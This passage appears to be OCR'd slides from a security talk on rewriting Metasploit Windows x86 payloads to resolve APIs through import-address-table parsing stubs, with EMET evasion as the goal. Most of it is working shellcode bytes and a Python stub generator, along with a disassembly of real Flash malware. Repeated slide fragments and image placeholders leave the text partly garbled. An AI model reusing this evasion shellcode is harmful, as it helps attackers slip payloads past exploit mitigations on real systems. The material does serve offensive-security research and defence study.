    "\x59"                                  # pop ecx                   ; Set loop counter length
    "\x31\xff"                              # xor edi,edi               ; clear edi to 0
    # loop_modname
    "\x31\xc0"                              # xor eax,eax               ; clear eax to 0
    "\xac"                                  # lodsb                     ; load last to esi
    "\x3c\x61"                              # cmp al,0x61               ; check for capitalization
    "\x7c\x02"                              # jl 0x20                   ; if < 0x61 jump
    "\x2c\x20"                              # sub al,0x20               ; capitalize the letter
    # not_lowercase
    "\xc1\xcf\x0d"                          # ror edi,byte 0xd          ; rotate edi right 0xd bits
    "\x01\xc7"                              # add edi,eax               ; add sum to edi
    "\xe2\xf0"                              # loop 0x17                 ; continue until loop ends
    , "iso-8859-1")

shellcode2 = b"\x81\xff"                    # cmp edi, DLL_HASH
shellcode2 += struct.pack("<I", self.DLL_HASH)


shellcode3 = bytes("\x8b\x5a\x10"           # mov ebx,[edx+0x10]        ; move module handle addr to ebx
    "\x8b\x12"                              # mov edx,[edx]             ; set edx base for next module interation
    "\x75\xdb"                              # jnz 0xf
    # iatparser
    "\x89\xda"                              # mov edx,ebx               ; set as edx as image base
    "\x03\x52\x3c"                          # add edx,[edx+0x3c]        ; PE
    "\x8b\xba\x80\x00\x00\x00"              # mov edi,[edx+0x80]        ; Import Table RVA
    "\x01\xdf"                              # add edi,ebx
    # findImport
    "\x8b\x57\x0c"                          # mov edx, dword ptr [edi + 0xc]        ;Offset for Import Directory Table Name RVA
```

IAT Based Stub(s)


- LoadLibraryA/GetProcAddress in Main Module
- LoadLibraryA/GetProcAddress in a loaded Module (dll)

GetProcAddress Only Stub

GetProcAddress Only Stub




GetProcAddress Only Stub




```
LoadLibraryA.Handle = GetProcAddress(Kernel32.addr, ‘LoadLibraryA’)
```

GetProcAddress Only Stub




```
LoadLibraryA.Handle = GetProcAddress(Kernel32.addr, ‘LoadLibraryA’)
```

```
Push eax; LLA is in EAX
mov ebx, esp; mov ptr to LLA in ebx
…
call [ebx]
```

IAT Based Stub(s)

- LoadLibraryA(LLA)/GetProcAddress(GPA) in main module
- LLA/GPA in a loaded module (dll)
- GPA to LLA in main module
- GPA to LLA in loaded module

System Binaries/DLLs with LLAGPA or GPA in IAT

	LLAGPA	GPA
XPSP3	1300	5426
VISTA	645	26855
WIN7	675	48383
WIN8	324	31158
WIN10	225	50522

FireEye Flash Malware w/ EMET Bypass Jun 06, 2016

```
0731015C   55              PUSH    EBP
0731015D   8BEC            MOV     EBP, ESP
0731015F   8B55 08         MOV     EDX, DWORD PTR SS:[EBP+8]       User32 Base
07310162   8B42 3C         MOV     EAX, DWORD PTR DS:[EDX+3C]
07310165   53              PUSH    EBX
07310166   56              PUSH    ESI
07310167   57              PUSH    EDI
07310168   8BBC10 8000000(MOV     EDI, DWORD PTR DS:[EAX+EDX+80]  IAT query
0731016F   03FA            ADD     EDI, EDX
07310171   8B47 10         MOV     EAX, DWORD PTR DS:[EDI+10]
07310174   85C0            TEST    EAX, EAX
07310176 v 75 04           JNZ     SHORT 0731017C
07310178   3907            CMP     DWORD PTR DS:[EDI], EAX
0731017A v 74 4B           JE      SHORT 073101C7
0731017C   8B0F            MOV     ECX, DWORD PTR DS:[EDI]
0731017E   85C9            TEST    ECX, ECX
07310180 v 75 02           JNZ     SHORT 07310184
07310182   8BC8            MOV     ECX, EAX
07310184   03CA            ADD     ECX, EDX
07310186   8D3410          LEA     ESI, DWORD PTR DS:[EAX+EDX]
07310189   8B01            MOV     EAX, DWORD PTR DS:[ECX]
0731018B   85C0            TEST    EAX, EAX
0731018D v 74 33           JE      SHORT 073101C2
0731018F   894D 08         MOV     DWORD PTR SS:[EBP+8], ECX
07310192   2975 08         SUB     DWORD PTR SS:[EBP+8], ESI
07310195   85C0            TEST    EAX, EAX
07310197 v 78 1C           JS      SHORT 073101B5
07310199   8D4410 02       LEA     EAX, DWORD PTR DS:[EAX+EDX+2]
0731019D   33C9            XOR     ECX, ECX
0731019F v EB 09           JMP     SHORT 073101AA
073101A1   0FBEDB          MOVSX   EBX, BL
073101A4   C1C1 07         ROL     ECX, 7
073101A7   33CB            XOR     ECX, EBX
073101A9   40              INC     EAX
073101AA   8A18            MOV     BL, BYTE PTR DS:[EAX]
073101AC   84DB            TEST    BL, BL
073101AE ^ 75 F1           JNZ     SHORT 073101A1
073101B0   3B4D 0C         CMP     ECX, DWORD PTR SS:[EBP+C]
073101B3 v 74 16           JE      SHORT 073101CB
073101B5   8B45 08         MOV     EAX, DWORD PTR SS:[EBP+8]
073101B8   83C6 04         ADD     ESI, 4
073101BB   8B0430          MOV     EAX, DWORD PTR DS:[EAX+ESI]
073101BE   85C0            TEST    EAX, EAX
073101C0 ^ 75 D5           JNZ     SHORT 07310197
073101C2   83C7 14         ADD     EDI, 14
073101C5 ^ EB AA           JMP     SHORT 07310171
073101C7   33C0            XOR     EAX, EAX
```

https://www.fireeye.com/blog/threat-research/2016/06/angler_exploit_kite.html

The EMET Serendipity: EMET's (In)Effectiveness Against Non-Exploitation Uses

Josh Pitts

July 1, 2016

POC: https://github.com/ShellcodeSmuggler/IAT_POC

https://www.okta.com/blog/2016/07/the-emet-serendipity-emets-ineffectiveness-against-non-exploitation-uses/

What now?

- More payloads
- Many MetaSploit payloads were based off of Hash API stub
- Much work
- Some ideas

Part II

Two Ideas

- Remove SFHA and replace it with X
- Build something to rewrite the payload logic for use with an IAT parsing stub

REWRITE ALL THE THINGS

MSF Winx86 Payloads Follow a pattern

```
push byte 0             ; flags
push byte 4             ; length = sizeof( DWORD );
push esi                ; the 4 byte buffer on the stack to hold the second stage length
push edi                ; the saved socket
push 0x5FC8D902         ; hash( "ws2_32.dll", "recv" )
call ebp                ; recv( s, &dwLength, 4, 0 );
```

https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_recv.asm

Workflow

- Take Input via stdin or from file
- Disassemble
- Capture blocks of instructions
- Capture API calls
- Capture control flow between two locations
- Protect LLA/GPA registers from being clobbered

LOE

LOE

- Five days straight at about 12–15 hour days

LOE

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- When I solved one problem, 2–3 more appeared

LOE

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- There is a point where a manual rewrite would have been easier – I crossed it

LOE

- Five days straight at about 12–15 hour days
- When I solved one problem, 2–3 more appeared
- There is a point where a manual rewrite would have been easier – I crossed it
- 🔥**BURN IT DOWN**🔥

Next idea

Next idea

[—SFHA—]

Next idea

[—SFHA—] [the actual payload logic]

Next idea

[the actual payload logic]

Next idea

[IAT Stub]

[the actual payload logic]

Next idea

[IAT Stub] [offset table] [the actual payload logic]

Some requirements

- Support Read/Execute Memory
- Try to keep it small
- Support any Metasploit Shellcode that uses SFHA

Workflow

- Take Input via stdin or from file
- Disassemble
- Capture blocks of instructions
- Capture API calls
- Build a lookup/offset table
- Find an appropriate IAT for the EXE
- OUTPUT

Offset Table Approach

Offset Table Approach

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'

Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

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Offset Table Approach

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

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
Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]



b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'

Offset Table Approach

DLL API

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

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
Offset Table Approach




```
self.stub = b''
self.stub += b"\xe9"
self.stub += struct.pack("<I", len(self.lookup_table))

self.stub += self.lookup_table

table_offset = len(self.stub) - len(self.lookup_table)

self.stub += b"\x33\xC0"                                # XOR EAX,EAX                     ; clear eax
self.stub += b"\xE8\x00\x00\x00\x00"                    # CALL $+5                        ; get PC
self.stub += b"\x5E"                                    # POP ESI                         ; current EIP loc in ESI
self.stub += b"\x8B\x8E"                                # MOV ECX, DWORD PTR [ESI+XX]     ; MOV 1st Hash into ECX

# updated offset
updated_offset = 0xFFFFFFFF - len(self.stub) - table_offset + 14

# Check_hash
self.stub += struct.pack("<I", 0xffffffff-len(self.stub) - table_offset + 14)
self.stub += b"\x3B\x4C\x24\x24"                        # CMP ECX,DWORD PTR SS:[ESP+24]   ; check if hash in lookup table
self.stub += b"\x74\x05"                                # JE SHORT 001C0191               ; if equal, jmp to found_a_match
self.stub += b"\x83\xC6\x06"                            # ADD ESI,6                       ; else increment to next hash
self.stub += b"\xEB\xEF"                                # JMP SHORT 001C0191              ; repeat
# FOUND_A_MATCH
self.stub += b'\x8B\x8E'                                # MOV ECX,DWORD PTR DS:[ESI-XX]   ; mov DLL offset to ECX
self.stub += struct.pack("<I", updated_offset + 4)
self.stub += b"\x8A\xC1"                                # MOV AL,CL                       ; OFFSET in CL, mov to AL
# Get DLL and Call LLA for DLL Block
self.stub += b"\x8B\xCE"                                # MOV ECX,ESI                     ; mov offset to ecx
self.stub += b"\x03\xC8"                                # ADD ECX,EAX                     ; find DLL location
self.stub += b"\x81\xE9"                                # SUB ECX,XX                      ; normalize for ascii value
self.stub += struct.pack("<I", abs(updated_offset - 0xffffffff +3))
self.stub += b"\x51"                                    # PUSH ECX                        ; push on stack for use
self.stub += b"\xFF\x13"                                # CALL DWORD PTR DS:[EBX]         ; Call KERNEL32.LoadLibraryA (DLL)
```

```
# Get API and Call GPA
self.stub += b"\x8B\xD0"                                # MOV EDX,EAX                     ; Save DLL Handle to EDX
self.stub += b"\x33\xC0"                                # XOR EAX,EAX                     ; Prep EAX for use
self.stub += b"\x8B\x8E"                                # MOV ECX,DWORD PTR DS:[ESI-XX]   ; Put API Offset in ECX
self.stub += struct.pack("<I", updated_offset + 4)
self.stub += b"\x8A\xC5"                                # MOV AL,CH                       ; mov API offset to ECX
self.stub += b"\x8B\xCE"                                # MOV ECX,ESI                     ; mov offset to ecx
self.stub += b"\x03\xC8"                                # ADD ECX,EAX                     ; find API location
self.stub += b"\x81\xE9"                                # SUB ECX,XX                      ; normalize for ascii value
self.stub += struct.pack("<I", abs(updated_offset - 0xffffffff + 4))
self.stub += b"\x51"                                    # PUSH ECX                        ; Push API on the stack
self.stub += b"\x52"                                    # PUSH EDX                        ; Push DLL handle on the stack
self.stub += b"\xFF\x55\x00"                            # CALL DWORD PTR DS:[EDX]         ; Call Getprocaddress(DLL.handle, API)
# Call API
self.stub += b"\x89\x44\x24\x1C"                        # MOV DWORD PTR SS:[ESP+1C],EAX   ; SAVE EAX for popad ends up in eax
self.stub += b"\x61"                                    # POPAD                           ; Restore registers and call values
self.stub += b"\x5D"                                    # POP EBP                         ; get return addr
self.stub += b"\x59"                                    # POP ECX                         ; clear Hash API from msf caller
self.stub += b"\xFF\xD0"                                # CALL EAX                        ; call target API
# Recover
self.stub += b"\x55"                                    # push ebp                        ; push return addr into msf caller
self.stub += b"\xe8\x00\x00\x00\x00"                    # call $+5                        ; get pc
self.stub += b"\x5D"                                    # POP EBP                         ; current EIP in EBP
self.stub += b"\x81\xED"                                # SUB EBP,XX                      ; To reset the location of the api call back
self.stub += struct.pack("<I", len(self.selected_payload)+ len(self.stub) -3)
self.stub += b"\xC3"                                    # RETN                            ; return back into msf payload logic
```

The new workflow

[IAT Stub][Lookuptable][the actual payload logic]

The new workflow



[IAT Stub][Lookuptable][the actual payload logic]

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

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



[IAT Stub][Lookuptable][the actual payload logic]

[some winAPI]

The new workflow



